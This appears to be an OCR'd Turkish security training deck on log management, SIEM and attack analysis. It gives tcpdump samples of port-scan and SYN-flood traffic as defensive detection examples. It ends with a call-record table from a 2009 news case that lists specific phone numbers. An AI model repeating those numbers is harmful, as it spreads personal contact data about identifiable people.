IP 126.83.116.1.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 163.95.142.225.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 183.209.123.19.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 47.71.142.113.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 60.11.206.203.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 125.196.252.134.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 56.200.168.64.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 38.159.21.73.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 161.151.62.203.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
```

SYN Flood Saldırısı Log Örnekleri


```
root@bt:~# tcpdump -i eth0 -tn host 8.8.8.8
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link type EN10MB (Ethernet), capture size 65535 bytes
IP 72.0.115.4.2892 > 8.8.8.8.80: Flags [S], seq 864994347, win 512, length 0
IP 8.80.84.250.2893 > 8.8.8.8.80: Flags [S], seq 476194318, win 512, length 0
IP 146.91.215.79.2894 > 8.8.8.8.80: Flags [S], seq 638402012, win 512, length 0
IP 209.177.7.152.2895 > 8.8.8.8.80: Flags [S], seq 1715318203, win 512, length 0
IP 80.53.196.53.2896 > 8.8.8.8.80: Flags [S], seq 2111124059, win 512, length 0
IP 118.239.205.95.2897 > 8.8.8.8.80: Flags [S], seq 1623222539, win 512, length 0
IP 44.147.110.250.2898 > 8.8.8.8.80: Flags [S], seq 1670867116, win 512, length 0
IP 31.95.52.141.2899 > 8.8.8.8.80: Flags [S], seq 1722317447, win 512, length 0
IP 157.13.49.179.2900 > 8.8.8.8.80: Flags [S], seq 425864203, win 512, length 0
IP 120.38.180.164.2901 > 8.8.8.8.80: Flags [S], seq 1655296144, win 512, length 0
IP 152.62.77.86.2902 > 8.8.8.8.80: Flags [S], seq 1581854364, win 512, length 0
IP 38.51.94.4.2903 > 8.8.8.8.80: Flags [S], seq 2060395992, win 512, length 0
IP 220.147.210.213.2904 > 8.8.8.8.80: Flags [S], seq 5854354, win 512, length 0
IP 10.240.209.195.2905 > 8.8.8.8.80: Flags [S], seq 706104357, win 512, length 0
IP 133.156.14.77.2906 > 8.8.8.8.80: Flags [S], seq 666373869, win 512, length 0
IP 195.137.125.120.2907 > 8.8.8.8.80: Flags [S], seq 1316558449, win 512, length 0
```

Port Tarama Log Korelasyonu

- Log yönetimi yapan sistemin port tarama tiplerini ve diğer saldırı tiplerini anlıyor olması ya da log yöneticisi tarafından bu detayların sisteme girilmiş olması gerekir.
- Port tarama, dağıtık port tarama ve SYN flood saldırıları saniyede binlerce farklı log satırı üretebilmekte ve birbirlerine benzer çıktılar vermektedir.
- İyi yazılmış bir korelasyon kuralı ile tek bir satırda gerçekleştirilen işlem ifade edilebilir.

Port Scan against 8.8.8.8 TCP PORT <80, 443, 223…> with <SOURCE_IP_LIST> between date1-date2

SIEM (Security Information and Event Management)

Log Yönetimi ve Saldırı Analizi

- SIM/SIEM kavramları
- Security Information and Event Management
- Logların toplanması, anlık izlenmesi, korelasyona tabi tutulması ve raporlaması işlemlerini yapan yazılım/donanımlar için kullanılan kısaltma.

Log Yönetimi Projelerinde Başarı

- Genel olarak log yönetimi projeleri ölçülemeyen projelerdir.
  - Proje başarılı olduğunda ne gibi somut çıktıları olacaktır?
  - Ciddi bir proje yönetimi süreci kullanılmakta mıdır?
  - Proje yöneticisi güvenlik konularından anlıyor mu?
- Bunun temel nedeni firmaların düzgün bir proje yönetimi bilgisine sahip olmamalarıdır
- Log yönetimi projesi sonucunda beklenti nedir? Ne olmalıdır?
- Alınan ürün, geliştirilen proje neler sağlamıştır.
- Tartışalım


Log Yönetimi Konusunda Bilinmesi Gerekenler

- Loglama konusunda bazı önemli noktalar dikkate alınmazsa yapılan projeler başarısızlıkla sonuçlanabilir.
- Log yönetimi konusunda projeye başlamadan bazı ana noktaların belirlenmesi ve proje planının bu maddelere göre şekillendirilmesi önem arz etmektedir.
- Gerçekleştirilen log yönetimi projelerinin büyük çoğunluğu “log toplama” projesi olarak sonuçlanmaktadır.
- Log yönetimi projeleri için ölçüm testleri yapılmalıdır
  - Senaryolu bir saldırı örneği ve log sisteminin çıktıları... gibi
  - Hazır araçlar kullanılabilir

Log Yönetimi ve Analizi Ürünleri

- 85 adet log yönetimi ürünü bulunmaktadır

  https://mosaicsecurity.com/categories/85-log-management-security-information-and-event-management
- Bu ürünlerin büyük çoğunluğu log toplama ve basit uyarı mekanizmaları içermektedir.
- Çok az sayıda log ürünü çeşitli kaynaklardan log toplayıp normalleştirmee ve korelasyon özelliğine sahiptir.



Ticari Log Yönetimi / SIEM Ürünleri

Log Yönetimi ve Saldırı Analizi

BGA SECURITY

Gartner 2016 SIEM MQ Raporu

Log Yönetimi ve Saldırı Analizi

Figure 1. Magic Quadrant for Security Information and Event Management

Source: Gartner (August 2016)

Açık Kaynak Kod Ürünler


Log Yönetimi ve Saldırı Analizi

- **NXLOG** is a universal log collector and forwarder supporting different platforms (BSD, Unix, Linux, Windows, Android), log sources and protocols (Syslog, Windows EventLog, Graylog2 GELF, XML, JSON, CSV and
- **Logstash** is a tool for managing events and logs. You can use it to collect logs, parse them, and store them for later use (like, for searching) more)
- **Graylog2** enables you to unleash the power that lays inside your logs.
- http://infosec20.blogspot.com/2012/08/open-source-centralized-log-management.html

phpLogCon (LogAnalyzer)

Log Yönetimi ve Saldırı Analizi

- SYSLOG icin kullanışlı WEB arabirimi
- http://loganalyzer-demo.adiscon.com/ adresinden online demo sürümü incelenebilir



Log Yönetimi Projelerinde Hatalar

- **“Ucuz olsun benim olsun mantığı”**
- Kötü satın almalara yol açabiliyor ve bu sadece SIEM alanı için geçerli değil tüm güvenlik ürünlerinin alımı için geçerlidir.
- SIEM ve log yönetimi ürünleri 0$ dan yüzlerce dolara ve hatta milyonlara kadar gidebiliyor ve genelde büyük fiyat farkı olan araçların yetenek ve ölçeklenebilirliği de çok farklı oluyor.
- Bir ürünün %30 daha ucuz olup iki kat kötü olma ihtimali unutulmamalıdır.
- Fiyat kıstası yapılırken bileşen bazlı fiyatlandırma önem taşımaktadır
  - Korelasyon %30 değerde
  - Farklı kaynaklardan log toplayabilme %20
  - Ajanlı ya da ajansız çalışma özelliği %10 gibi...

Gereksinimleri Belirleme

Log Yönetimi ve Saldırı Analizi


- Neredeyse tamamen başarısızlıkla sonuçlanan SIEM projeleri olabiliyor, müşterilerin ihtiyaçları karşılanmıyor ve teknoloji sağlayıcılara karşı bir öfke oluşmasına da yol açabiliyor.
- Projelerdeki en önemli adım “gereksinimlerin belirlenmesi” dir.
- ”Osman bizim bir korelasyon motoruna ihtiyacımız olduğunu söyledi" gereksinimleri tanımlamanın yolu değildir.
- Önce ihtiyaçlar belirlenmeli
  - Kim nasıl belirleyecek...
  - Güvenlik “danışmanları” ne iş yapar?

Ürün Alımında Referans Kontrolü

- Referans kontrolü bir ürün alımındaki karar mekanizmasını etkileyecek en önemli bileşenlerden biridir.
- Ortamınız benzersiz olabilir, fakat referanslar satın almayı düşündüğünüz ürünün başkalarında iyi çalışıp çalışmadığı konusunda yardımcı olur.
- PoC(*Proof-of-concept*) yaptırmamak ise daha da kötü ve karmaşık yeni bir aracı kendi ortamınızda test etme fırsatını atlamak demektir.
- Log Yönetimi ürünlerinin demoları ortalama bir iki ayı bulabilmektedir.
  - En az üç ürün denenecek olsa ortalama altı aylık bir demo süreci..

Log Yönetimi İçin Disk Alanı

- Log yönetimi konusundaki en büyük çıkmazlardan birisi log toplanacak sistemlerin ne kadar log üreteceği ve bu loglar için ne kadarlık disk alanı ayrılacağı bilgisinin olmamasıdır.
- Sık karşılaşılan hatalardan biri:
  - Logların uzun süreli saklanmasına ihtiyaç hissedilmediği düşünülerek yeterli disk alanı ayrılmaması şeklinde olmaktadır.



Loglar Ne Kadar Saklanmalıdır

- Standart ve güvenlik politikalarına göre logların saklanması gereken süre değişiklik gösterebilir.
- PCI DSS üzerinden gidecek olursak bir yıllık log saklama gereksinimiz basit bir formül ile hesaplanabilir(bir sonraki sunum).
- PCI kapsamına giren sistemleriniz için benzer hesaplamalar yaparak toplam gereksinim hesaplanabilir.
- Daha önce gerçekleştirilmiş benzer ölçekteki projeler
- (referans kontrolü, başarı hikayesi vb) incelenebilir.

Loglama İçin Gerekli Disk Alanı

- Bir yıllık loglama için ortalama disk alanı = 365 gün x 24 saat x 3600 saniye x 100 (yoğun sistemler saniyede çok daha fazla log üretecektir) x 200 byte = 580~ gigabyte /yıl
- Tabi bu değer sıkıştırılmamış ham veridir.
  - İyi bir sıkıştırma ile bu değer küçültülebilir.
- Loglar için veri tabanı kullanıyorsanız bu sayıyı iki, üç ile çarpmak gerekebilir
  - Veri Tabanı özelliklerinden faydalanabilmek için

Log Projelerinde Danışman Firma Rolü

- Log yönetimi projelerinde ürünü satan firmalardan log yönetimi danışmanlığı almıyoruz, sadece log yönetimi yazılımı/sistemi alıyoruz.
- Kendi ortamımızda yapmamız gerekenleri başka firmalar bilemez.
- Log yönetiminizi ve log izlemenizi tek bilen sizsiniz, üretici firma değil.
- Eğer siz bilmiyorsanız, kimse bilmiyordur.

Log Toplamada Hukuki Boyut

- Toplanan logların kanunlar çerçevesinde işe yaraması için mutlaka hukuk departmanı ile koordineli çalışma yapılmalıdır.
- Hukuki sorunlar log yönetimi ve analizi konusunda başarısızlığa yol açacak sebeplerden olabilir.
- Log verileri çelişkili kanunlara ve düzenlemelere sahip olabilir ve sadece hukuk danışmanı bunları çözebilir.
- 5651 sayılı kanun örneği
- Alınan loglar kanuna uygun saklanılmış mı?

Log Yönetim Sistemi (Ürün) Eğitimi

- Eğitime ihtiyacım yok(!)
- Bir SIEM aracında eğitimden kaçınmak paradan tasarruf etme yolu değildir.
- SIEM ve log yönetimi araçları altyapının ve uygulamaların pek çok parçalarına bağlanırlar.
- SIEM konusunda uzman olsanız bile rapor ve korelasyon kuralları geliştirmek üretici sistemler ve tasnifleme konusunda geniş bilgi gerektirir.
- Üretici firma veya danışmanlar diğer müşterilerdeki tecrübeleri ile size bu durumlar için çözümler sunabilirler.

Aceleci Davranmak

- Son olarak, SIEM'i kurar kurmaz çalışmalarda azalma beklemek mantıksızdır.
- Kurup özelleştirip ince ayar çekmeden önce büyük bir kaynak tasarrufu göremezsiniz.
- SIEM "neyin yanlış olduğunu söyleyen" sihirli bir kutudan çok "bir değer elde etmek için üzerinde çalışmalısınız" düşüncesi için iyi bir örnektir.
- Başarısız log yönetimi projelerinin temel nedeni ilgisizliktir.
- Log ürünleri klasik güvenlik ürünlerinden farklı bakım isterler
- Güvenlik duvarı, Saldırı Engelleme Sistemi dokunmasanız da engelleme yapabilir.


Loglamanın Performansa Etkisi

- Loglama yapan sistemin durumuna göre performans etkileri değişiklik gösterebilir.
- Eger sistem üzerinde yapılan tüm işlemleri logluyorsa ve bu logları ağ üzerinden olduğu gibi gönderiyorsa hem sistem üzerinde hem de ağ üzerinde bir performans problemi oluşma ihtimali yüksektir.
- Bunun için genelde ajan mantığı ile çalışan sistemlerde loglar belirli süre biriktirilerek belirli aralıklarla merkezi log yoplama sistemine gönderilir.
- Aktif sistemler üzerinde genellikle loglama tavsiye edilmez.
    - IPS loglarını başka sistemdeki veritabanına göndermeli ... gibi

Merkezi Log Yönetimi


- Farklı amaçlarla kullanılan farklı sistemlerin ürettiği logların tek bir merkezde toplanarak işleme tabi tutulmasıdır.
- Merkezi log yönetimine neden ihtiyaç duyulur?
  - Aynı iş ortamında 100 Linux, 10 Windows, 3 Cisco ve 5 farklı tipte uygulama var.
  - Her biri için ayrı bir log altyapısı kurmak yerine merkezi bir yerde toplamak ve incelemek daha kolay, sağlıklı ve güvenli bir yöntemdir.
  - Kaynak sistemlerin zaman dilimi farklılığı sorun olabilir
- Log analizi yapabilmek için birden fazla kaynaktan gelen logların merkezi bir noktada incelenebilmesi gerekir.

Merkezi Log Sunucusu



Logları Merkezde Toplama

- Farklı sistemlere ait logların bir merkezde toplanması logları sınıflandırmada ve analiz işlemlerinde kolaylık sağlar.
- Korelasyon kuralı yazabilmek için şart.
- Merkezi sistemlerin yedeklenmesi ve yönetimi daha kolaydır.
- Logların değiştirilmediğinin garantisi (ana sistemin ele geçirilmesi durumu)



Log Toplama Yöntemleri

- Onlarca farklı sistem ve farklı log formatları
  - HP UX, Solaris, IBM AIX, Linux, Windows, Cisco, Juniper, HP, Apache, özel geliştirilmiş uygulamalar
  - Her sistem kendi özel loglama sistemine sahip
- Bir çok sistem log üretecek şekilde yapılandırılabilir fakat üretilen logu başka bir sisteme gönderecek şekilde yapılandırılamaz.
  - Örnek: IIS, Apache logları
- Logları iletmek için standart ihtiyacı doğmuştur
  - Syslog

Logları Merkezi Bir Yere Toplama

- İki tür yapılabilir:
  - ➢ Merkezi sistem belirlenir ve tüm sistemlere tanımlanır.
  - ➢ Merkezi sistem belirlenen tüm sistemlere bağlanarak logları toplar
    - ✓ FTP, SSH, TFTP vs

- Güvenlik ve esneklik açısından tercih edilen yöntem: **1**

Logları Merkezi Sisteme Yönlendirme

- Genelde iki yöntem tercih edilir
  1. Syslog
  2. Özel ajan yazılımlar aracılığıyla
- Syslog standart olduğu için her sistem tarafından desteklenir
  - Her sisteme agent kurulamaz (özellikle ağ cihazları)
- Agent bazlı çalışma daha çok detay loglamalarda ihtiyaç duyulur
  - Mesela syslog'un loglamadığı özellikler lazım olursa(Linux'da çalıştırılan komut detayları)
- Syslog ve agent yazılımı birleştirilerek üçüncü bir seçenek oluşturulabilir.

Loglamada İletişim Güvenliği

- Merkezi log toplama süreçlerinde önemli bileşenlerden biri log gönderen ile alan sistem arasındaki iletişim güvenliğidir.
  - Sadece yerel ağ değil farklı ağlar üzerinden toplanan loglar olabilir.
  - Bulut tabanlı log yönetimi yazılımlarında şart

- Bilgi güvenliğinin üç temel prensibi log toplama üzerinde uygulanmalıdır
- Loglar hangi protokol üzerinden iletilmekte, şifreli mi yoksa herkes tarafından okunabilir nitelikte mi? (confidentiality)
- Araya giren birileri tarafından değiştirilebilir mi? (integrity)
- Logların bir kısmının ana sisteme gelmesi engellenebilir mi? (availability)

Syslog ve Ajan Tabanlı Loglama Güvenliği

- Syslog protokolü gönderilen-alınan logları şifrelemez
  - TCP/514 Wireshark gibi bir sniffer aracılığı ile dinlenirse gelen-giden tüm loglar izlenebilir ve değiştirilebilir.
- Syslog-ng ve rsyslog yazılımları TLS kullanarak gönderilen ve alınan logların şifrelenmesi için altyapı sunar
  - RFC 3164
- Agent tabanlı log iletim yazılımları genellikle TLS üzerinden iletişim kuracak şekilde altyapıya sahiptirler.

Loglamada Zaman Kavramı


Log Yönetimi ve Saldırı Analizi

- Log yönetimi ve adli bilişim analizi çalışmalarında en önemli bileşenlerden birisi zaman kavramıdır.
- Birden fazla ortamdan log/delil toplanacak bir yapıda en önemli unsur tüm sistemlerin zaman uyumudur.
  - Firewall, VPN sunucudan iki saat geri ise?
- **Doğu Avrupa Zaman Dilimi** (**E**astern **E**uropean **T**ime; **EET**), UTC+2 zaman diliminin bir parçasıdır. GMT'den 2 saat ileridir.
- Türkiye ve diğer Doğu Avrupa ülkeleri ile birlikte, bazı Kuzey Afrika ve Orta Doğu ülkeleri tarafından kullanılır.

Zaman Kavramları Hakkında Bilgilendirme

Log Yönetimi ve Saldırı Analizi

- Farklı coğrafik bölgelerde zaman farklı olabilmektedir.
- Sistemler üzerinde log ayarları yapılırken tüm sistemlerin aynı zaman dilimi ayarını kullanması sağlanmalıdır.
- http://en.wikipedia.org/wiki/Time_zone



Log Yönetimi ve Zaman İlişkisi

- Merkezi olarak toplanan logların birbirleri ile karşılaştırılması ve korelasyon yapılabilmesi ancak bu logların aynı zaman değerini kullanması ile mümkündür.
- Log kaynakları arasındaki zaman uyumsuzluğu korelasyon işleminin başarısız olmasına sebep olur.

Örnek Olay (Zaman Kavramının Önemi)

Log Yönetimi ve Saldırı Analizi

- BBP Genel başkanı kazası ve NTV örneği!
- Yanlış bilgilendirme ve sonucu yanlış anlaşılmalar…

GMT 0 Tarihi	TÜRKİYE SAATİ GMT +2	Arayan No	Aranan No	Süre
25.03.2009 14:34:36	25.03.2009 16:34:36	02123354161	905068543500	0
25.03.2009 14:41:02	25.03.2009 16:41:02	02123354161	905068543500	0
